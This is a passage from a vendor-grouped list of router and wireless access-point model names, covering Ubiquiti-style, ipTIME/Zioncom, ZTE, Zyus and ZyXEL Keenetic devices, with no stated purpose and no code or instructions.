AirRouter LAP-E4A2, NanoBeam M5-N5B-16-E815, AirGrid M5-AG5-HP-E245, PowerBeam M5-P5B-300-E3E5, NanoBridge M5-NB5-E2B5, PicoStation M2-p2N-E302, NanoStation M5-N5N-E805, NanoStation Loco M5-LM5-E8A5, NanoStation Loco M2-LM2-E0A2, NanoBeam M5-N5B-19-E825, AirGrid M5-AG5-HP-E255

ZIONCOM (shares models with EFM Networks & TOTOLINK)
IP04103, ipTIME N200R+, ipTIME N300R

ZTE
ZTE router, ZXHN H118N, ZXHN_H108N, CPE Z700A

Zyus
VFG6005N, VFG6005

ZyXel
Internet Center, Keenetic, Keenetic 4G, Keenetic DSL, Keenetic Giga II, Keenetic II, Keenetic Lite II, Keenetic Start, NBG-416N Internet Sharing Gateway, NBG-418N Internet Sharing Gateway, NBG4615 Internet Sharing Gateway, NBG5715 router, X150N Internet Gateway Device